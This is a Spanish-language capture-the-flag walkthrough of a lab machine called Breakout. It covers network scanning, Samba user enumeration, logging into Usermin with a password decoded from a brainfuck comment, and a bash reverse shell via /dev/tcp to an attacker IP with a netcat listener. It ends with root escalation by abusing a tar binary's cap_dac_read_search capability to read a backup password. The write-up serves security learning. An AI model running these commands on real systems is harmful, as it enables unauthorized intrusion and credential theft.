


Breakout

Recopilación de información

Iniciamos realizando un escaneo de red:



```
sudo netdiscover -r 192.168.235.0/24
```

IP: 192.168.235.144 00:0c:29:d7:d1:f2 1 60 VMware, Inc.

Lanzamos un escaneo a esta maquina:

```
sudo nmap -sCV -Pn -n -p- 192.168.235.144
```

---- Resultado:

Nmap scan report for 192.168.235.144

Host is up (0.00090s latency).

Not shown: 65530 closed tcp ports (reset)

PORT STATE SERVICE VERSION

80/tcp open http Apache httpd 2.4.51 ((Debian))

| http-title: Apache2 Debian Default Page: It works

| http-server-header: Apache/2.4.51 (Debian)

139/tcp open netbios-ssn Samba smbd 4

445/tcp open netbios-ssn Samba smbd 4

10000/tcp open http MiniServ 1.981 (Webmin httpd)

| http-title: 200 — Document follows

20000/tcp open http MiniServ 1.830 (Webmin httpd)

| http-title: 200 — Document follows


| http-server-header: MiniServ/1.830
MAC Address: 00:0C:29:D7:D1:F2 (VMware)

Host script results:


| smb2-security-mode:
| 3:1:1:
| _ Message signing enabled but not required
| clock-skew: -2s
| smb2-time:
| date: 2025-08-28T07:28:46
| start_date: N/A

---- Fin del resultado.


En el puerto 80 tenemos Apache2:



En el puerto 10000:



En el puerto 20000:



En el puerto 80, la pagina tiene un comentario en las ultimas lineas:

Este tipo de pseudocódigo es brainfuck y si lo decodificamos dice:

.2uqPEfj3D<P'a-3

Ahora usaremos enum4linux en la ip, enum4linux es una herramienta de enumeración para obtener información de sistemas Windows y linux (Solo si tienen el servicio sambda como en este caso):


```
enum4linux -a 192.168.235.144
```

De todos los datos, lo importante es lo siguiente que muestra un usuario:


+] Enumerating users using SID S-1-22-1 and logon username "", password "

S-1-22-1-1000 Unix User\ **cyber** (Local User)


Usamos cyber y la clave: .2uqPEfj3D<P'a-3 , para tratar de ingresar a alguno de los logins que nos mostraron, el login que lo toma es usermin.



Esta pagina tiene un apartado que abre una consola:



Al hacer ls encontraremos user.txt



Se puede seguir usando esta consola pero para mayor comodidad haremos una reverse shell, en la misma shell ejecutamos:

```
bash -c "bash -i >& /dev/tcp/192.168.235.139/1234 0>&1"
```

En la terminal de nuestra maquina abrimos netcat en modo escucha:

```
nc -lvnp 1234
```

Y tenemos bash

```
bash: cannot set terminal process group (1034): inappropriate ioctl for device
bash: no job control in this shell
cyber@breakout:~$
user.txt
cyber@breakout:~$ cat user.txt
Impl3(You_Manage_To_Break_To_My_Secure_Access)
cyber@breakout:~$ ls -l
total 524
-rwxr-xr-x 1 root root 531928 Oct 19 2021 tar
```

Escalada de privilegio

Checamos datos del sistema:

```
uname -a
```

```
Linux breakout 5.10.0-9-amd64 #1 SMP Debian 5.10.70-1 (2021-09-30) x86_64 GNU/Linux
```

Listamos binarios con SUID en el sistema para ver escalada de privilegios

```
find / -perm -4000 -type f 2>/dev/null
```

Buscamos capabilities asignadas a archivos:

```
getcap -r / 2>/dev/null
```

Resultados:

```
/home/cyber/tar cap_dac_read_search=ep
```

```
/usr/bin/ping cap_net_raw=ep
```

En /var/backups tenemos old_pass.bak, este se ve con ls -la, vamos a cd para regresarnos y ejecutamos lo siguiente:

```
./tar -cvf password.tar /var/backups/.old_pass.bak
```

Esto nos creara un password.tar, usamos tar para abrir el archivo

```
tar -xf password.tar
```

Esto nos creara un archivo llamado var, dentro esta backups, ls no nos da nada, pero ls -la nos da:

```
-rw----- 1 cyber cyber 17 Oct 20 2021 .old_pass.bak
```

Lo leemos: cat .old_pass.bak

Ts&4&YurgtRX(=~h

esta clave como estaba en un archivo root, intuimos que es la clave de root, hacemos:

su

o tambien puede ser

su root

Nos pedira la clave, la pegamos y ahora somos root:

```
cyber@breakout:~/var/backups$ su
su
Password: Ts&4&YurgtRX(=~h
\
d
bash: line 4: d: command not found

ls
whoami
root
```